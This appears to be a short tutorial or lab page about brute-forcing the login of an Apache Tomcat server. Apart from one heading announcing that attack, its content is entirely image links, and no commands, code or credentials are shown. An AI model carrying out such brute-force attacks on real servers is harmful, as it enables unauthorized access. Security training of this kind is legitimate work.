




1. Perform the brute force attack on tomcat server













































